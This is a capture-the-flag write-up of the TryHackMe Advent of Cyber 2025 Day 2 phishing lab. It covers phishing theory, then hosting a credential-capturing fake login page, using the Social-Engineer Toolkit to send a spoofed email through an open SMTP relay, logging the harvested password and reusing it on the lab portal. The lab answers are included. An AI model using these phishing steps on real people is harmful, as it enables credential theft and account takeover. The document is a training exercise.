THM | AoC 2025 | Day 02

Day-02: Phishing - Merry Clickmas
SUMMARY
In this room we join the TBFC red team and launch a Python server that hosts a fake login page to capture credentials. Using SET (Social-Engineer Toolkit) we craft a spoofed email pointing to our fake login page.
The victim clicks, submits credentials, and we log the username‑password pair, then reuse it to access the real TBFC portal as factory. Finally, we terminate the server and clean up.

Introduction
- TL;DR: Learn how to use the Social-Engineer Toolkit to send phishing emails.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 02: Phishing - Merry Clickmas
STORYLINE
In this task, you will be part of the TBFC local red team with the elves Recon McRed, Exploit McRed, and Pivot McRed. You will help them plan and execute their phishing campaign.
Question-1: I have successfully started the AttackBox and the target machine!
No answer needed
Theory
Here we define social engineering as manipulative tactics that exploit human psychology—such as urgency, curiosity, and authority—to trick users into actions like revealing passwords or approving payments. We then narrow in on phishing, a common form of social engineering that uses messages (email, SMS, calls, QR codes, etc.) to lure victims into clicking links or providing information, and describe TBFC’s anti‑phishing training with two “S.T.O.P.” mnemonics for spotting suspicious communications.
First S.T.O.P.:
- Suspicious?
- Telling me to click something?
- Offering me an amazing deal?
- Pushing me to do something now?
The second S.T.O.P. reminds users to follow the following instructions:
- Slow down. Scammers run on your adrenaline.
- Type the address yourself. Don’t use the message’s link.s
- Open nothing unexpected. Verify first.
- Prove the sender. Check the real From address/number, not just the display name.
Finally, it we outline how attackers construct a phishing “trap,” exemplified by a fake TBFC login page designed to capture a target’s credentials.
Phishing Exercise for TBFC
Preparation
In this task, we aim to acquire the target user’s login credentials. Our trap would be a fake TBFC portal login page, which we attach to the phishing email and send to the target. But a login page itself is not enough. We need to host it and implement some logic to capture the credentials entered by the target.
To facilitate this task, a script server.py was created that, when run, will host a fake login page. The phoney login page we created will capture all the credentials entered into the page.
Given that we are working with our own kali instance here, let's grab the task files and transfer it over to or kali box. Let's extract the archive and check on the files:
┌──(user㉿kali)-[~/day-02]
└─$ ll
total 4
-rw-r--r-- 1 user user 4050 [REDACTED-DATE] day02_task-files.zip

┌──(user㉿kali)-[~/day-02]
└─$ unzip day02_task-files.zip
Archive:  day02_task-files.zip
  inflating: index.html
  inflating: server.py

┌──(user㉿kali)-[~/day-02]
└─$ file *
day02_task-files.zip: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified Nov 27 2025 09:51:08, uncompressed size 6938, method=deflate
index.html:           HTML document, Unicode text, UTF-8 text, with very long lines (978)
server.py:            Python script, ASCII text executable

┌──(user㉿kali)-[~/day-02]
└─$
Serving the fake login page
Interestingly enough, there is a flag hidden in the server.py file, even though there are no questions present here. Maybe an easter-egg? Or left-over from a previous project? Who knows...
mousepad server.py
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
import urllib.parse, os, sys, datetime

HOST = '0.0.0.0'
PORT = 8000
HERE = os.path.dirname(os.path.abspath(__file__))
CREDS_FILE = os.path.join(HERE, 'creds.txt')
FLAG = "THM{<FLAG>}"

class H(BaseHTTPRequestHandler):
    def log(self, msg):
[...SNIP...]
So a quick recap, the idea here is to serve up the fake login page, which not only acts as a trap, but also captures and forwards to us all the entered login information. So in a nutshell, we serve up the fake login page from our target box, we craft a phishing email where we try manipulating our target person to click on the included link, which is in fact the link to our fake login page. Once the link is clicked and credentials were entered, we have the target persons login information.
Let's start serving up the fake login page:
┌──(user㉿kali)-[~/day-02]
└─$ ./server.py
Starting server on http://0.0.0.0:8000
It it served on all interfaces, so it is accessible locally via any of the following:
http://127.0.0.1:8000/http://localhost:8000/
and by http://<attackbox-ip>:8000/ externally, so this is the link that we want to embed into our phishing email.
Note, use ip a to check your own IP address. If you are connected via VPN (OpenVPN), your the interface is probably called something like "tunX" where X stands for a number. You can directly grep for it: ip a | grep "inet " | grep "tun".
This is how our fake login page looks like:

Let's keep it running, and move to a new terminal.
Crafting the phishing message
The next part is crafting the phishing message, so let's launch the Social-Engineer Toolkit (SET). Note, it requires root privileges, so use sudo if necessary. The first thing you will have to do (if you haven't launched the program before) is to accept the terms of service.
┌──(user㉿kali)-[~/day-02]
└─$ sudo setoolkit
[sudo] password for user:
[-] New set.config.py file generated on: [REDACTED-DATE-TIME].100620
[-] Verifying configuration update...
[*] Update verified, config timestamp is: [REDACTED-DATE-TIME].100620
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:
[...SNIP...]
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.


Do you agree to the terms of service [y/n]: y
From the menu, let's select 1) Social-Engineering Attacks by selecting 1, then choose 5) Mass Mailer Attack by typing 5.
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1

[...SNIP...]
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer
Given that our current target is a single person, let's choose option 1, (1. E-Mail Attack Single Email Address) by typing 1, then we type 2 for 2. One-Time Use Email Template.
set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1

       Do you want to use a predefined template or craft
       a one time email template.

       1. Pre-Defined Template
       2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email:
Phishing E-Mail details:
- Target Address:
[email protected] - Delivery: own server
- Sending Address (From address):
[email protected] - Sending Name (From name): Flying Deer
- SMTP server: TBFC mail server -> the ip of your targetbox
- SMTP port: default (25)
- Subject: “Shipping Schedule Changes”
- Message type: plain
- Body:
Dear elves,
Kindly note that there have been significant changes to the shipping schedules due to increased shipping orders.
Please confirm the new schedule by visiting http://<attackbox-ip>:8000
Best regards,
Flying Deer
Let's continue crafting the email as specified. First, we specify the subject, then the message type which is plain.
set:phishing>2
set:phishing> Subject of the email: Shipping Schedule Changes
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
```bash

Then we enter the message body. Make sure to use the appropriate link to include.

```bash
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Dear elves,
Next line of the body: Kindly note that there have been significant changes to the shipping schedules due to increased shipping orders.
Next line of the body: Please confirm the new schedule by visiting http://http://<attackbox-ip>:8000
Next line of the body: Best regards,
Next line of the body: Flying Deer
Next line of the body: END
Next we specify our target's email address, choose the option to use our own SMTP server and then specify the email address and name we want to spoof.
set:phishing> Send email to: [email protected]

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: [email protected]): [email protected]
set:phishing> The FROM NAME the user will see: Flying Deer
The next part revolves around the SMTP server, which in our case is the targetbox. No username or password is needed for the server, so just specify it's ip address and it's port (25).
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): 10.80.173.141
set:phishing> Port number for the SMTP server [25]: 25
Lastly, specify the email priority (no hight priority) and opt out from both attachements or inline files.
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails

      Press <return> to continue
Once everything is specified and in order, close SET by typing 99 twice, then move over to the terminal where your server.py was launched and wait for the target user to read their email, and (hopefully) click on our included link.
Once they follow that link and visit our fake login page, any login information they might use to log in (here: user-password pair) will be logged and displayed for us.
Authenticating with phished credentials
Let's check it out. It looks like we were successful, we captured a username-password pair: username:admin; password: <password>. Note, this password is needed to answer the first question.
┌──(user㉿kali)-[~/day-02]
└─$ ./server.py
Starting server on http://0.0.0.0:8000
127.0.0.1 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [REDACTED-TIME] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [REDACTED-TIME] "GET /favicon.ico HTTP/1.1" 404 -
[REDACTED-ATTACKBOX-IP] - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
[REDACTED-ATTACKBOX-IP] - - [REDACTED-TIME] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
10.80.173.141 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
[REDACTED-TIME2] Captured -> username: admin    password: <password>    from: 10.80.173.141
10.80.173.141 - - [REDACTED-TIME] "POST /submit HTTP/1.1" 303 -
10.80.173.141 - - [REDACTED-TIME] "GET / HTTP/1.1" 200 -
Moving on, let's try using this password for the factory user against a benign service running on the targetbox. Remember, this is a simulation, password-reuse is real, and in this case, we are trying out our collected credentials agains the original service (the one we faked and cloned).
Let's head over to http://<targetbox-ip> and try to log in to the email portal with the user factory and the password we just collected.
Seems like it's working, and we are allowed access. We can quickly find our phishing email we just sent and an other one, which mentions some toys. That's the one that gives us the answer to the second question.

Lastly, CLEANUP. Here it means simply just terminating the running python server on our attackbox, answering the questions on THM, and terminating the targetbox.
Q & A
Question-1: What is the password used to access the TBFC portal?
<password>
Question-2: Browse to http://[TARGET-IP] from within the AttackBox and try to access the mailbox of the factory user to see if the previously harvested admin password has been reused on the email portal. What is the total number of toys expected for delivery?
1984000
Question-3: If you enjoyed today's room, feel free to check out the Phishing Prevention room.
No answer needed